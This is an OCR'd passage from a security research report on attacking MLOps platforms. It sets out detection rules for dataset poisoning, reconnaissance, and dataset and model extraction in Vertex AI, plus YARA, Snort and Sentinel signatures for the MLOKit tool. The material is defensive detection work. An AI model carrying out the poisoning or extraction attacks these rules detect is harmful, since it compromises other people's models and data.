ModelReadOperation	MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/MODELS/READ
ModelReadTime [UTC]	2024-05-03T13:49:06.9489972Z

Event details for model extraction

BigML

As mentioned in **Logging**, you need a private deployment to enable logging within BigML. X-Force Red did not have access to a private deployment during this research, so were unable to develop detection rules and guidance for BigML without any available logging capability. There is no logging capability in BigML cloud.


Vertex AI

X-Force Red has provided example detection alerts within Google Cloud Monitoring[83] that can be used to detect the activities conducted within this research against Vertex AI. It is recommended to test and tune these rules as appropriate in your environment.

Creating an Alert Policy


To create detections within Google Cloud, you will need to create an alert policy[84] from the Logs Explorer. First, navigate to the Logs Explorer and select “Create alert”.

[83]https://cloud.google.com/monitoring?hl=en
[84]https://cloud.google.com/monitoring/alerts




Creating alert

From there, you will fill out your alert policy name, severity, and description. Additionally, you will add the rule logic that you would like to cause the alert, frequency of the alert, and how/where the alert will be sent.



Configuring alert details

You will then be able to see your created alert by navigating to “Alerting”, as shown in the screenshot below.




Viewing alert policy

Detect Dataset Poisoning

The below rule logic can be used in an alert policy to detect dataset poisoning.

```
protoPayload.methodName="google.cloud.aiplatform.ui.DatasetService.UpdateDataset" OR
protoPayload.methodName="google.cloud.aiplatform.v1.DatasetService.UpdateDataset"
```

An example of an alert triggering based on this alert policy is shown below.




Dataset poisoning alert

Detect Dataset Reconnaissance

The below rule logic can be used in an alert policy to detect dataset reconnaissance.

```
protoPayload.methodName="google.cloud.aiplatform.v1.DatasetService.ListDatasets"
```

An example of an alert triggering based on this alert policy is shown below.




Dataset reconnaissance alert

Detect Model Reconnaissance

The below rule logic can be used in an alert policy to detect model reconnaissance.

```
protoPayload.methodName="google.cloud.aiplatform.v1.ModelService.ListModels"
```

An example of an alert triggering based on this alert policy is shown below.




Model reconnaissance alert

Detect Dataset Extraction

The below rule logic can be used in an alert policy to detect dataset extraction. This involves supplying Google Cloud Storage paths to dataset files that you want to monitor when they are downloaded.

```
protoPayload.methodName = "storage.objects.get" AND
(protoPayload.resourceName =
"projects/_/buckets/[BUCKET]/objects/[PATH]/[TO]/[DATASET_FILE]" OR
protoPayload.resourceName =
"projects/_/buckets/[BUCKET]/objects/[PATH]/[TO]/[DATASET_FILE]"
)
```

An example of an alert triggering based on this alert policy is shown below.




Dataset extraction alert

Detect Model Extraction

The below rule logic can be used in an alert policy to detect model extraction.

```
protoPayload.methodName="google.cloud.aiplatform.v1.ModelService.ExportModel"
OR
protoPayload.methodName="google.cloud.aiplatform.ui.ModelService.ExportModel"
```

An example of an alert triggering based on this alert policy is shown below.



Model extraction alert

MLOKIT

There are multiple static signatures that can be used to detect the usage of MLOKit in its default state.

YARA Rule

One signature that can be used is based on the project GUID in use by the tool. This can be detected with a YARA[85] rule on the MLOKit repository. Below is the rule logic for the YARA rule.

```
rule MLOKit_Signatures
{
    meta:
        description = "Static signatures for the MLOKit tool."
        md5 = "e977ac02118a3cb2c584d92a324e41e9"
        rev = 1
        author = "Brett Hawkins"
    strings:
        $typelibguid = "32D508EE-ADFF-4553-A5E6-300E8DF64434" ascii nocase
wide
    condition:
        uint16(0) == 0x5A4D and $typelibguid
}
```

Snort Rule

A static user agent string is used when attempting each module in MLOKit. The user agent string is `MLOKit-e977ac02118a3cb2c584d92a324e41e9`. A snort[86] rule is provided in the MLOKit repository. Below is the rule logic for the snort rule.

```
alert tcp $HOME_NET any -> any $HTTP_PORTS (flow:established,to_server;
content:"MLOKit-e977ac02118a3cb2c584d92a324e41e9"; http_header;
fast_pattern:only; pcre:"/^User\x2dAgent\x3a\x20MLOKit/Hm"; metadata:service
http; msg:"Known malicious user-agent string MLOKit tool";
id:5493400793187708; rev:1; )
```

Sentinel Analytic Rule


Also included in the MLOKit repository is a Microsoft Sentinel analytic rule to detect the usage of MLOKit in its default state. Specifically, this rule will trigger when MLOKit is used to interact with Azure Storage Blobs, which happens when attempting to perform dataset or model extraction attacks.

```
StorageBlobLogs |
```


[85]https://yara.readthedocs.io/en/stable/writingrules.html
[86]https://snort.org/

```
where UserAgentHeader == "MLOKit-e977ac02118a3cb2c584d92a324e41e9" |
project TimeGenerated,OperationName,CallerIpAddress,UserAgentHeader,Uri
```

An example of the alert triggering is shown in the screenshots below.



MLOKit Sentinel rule



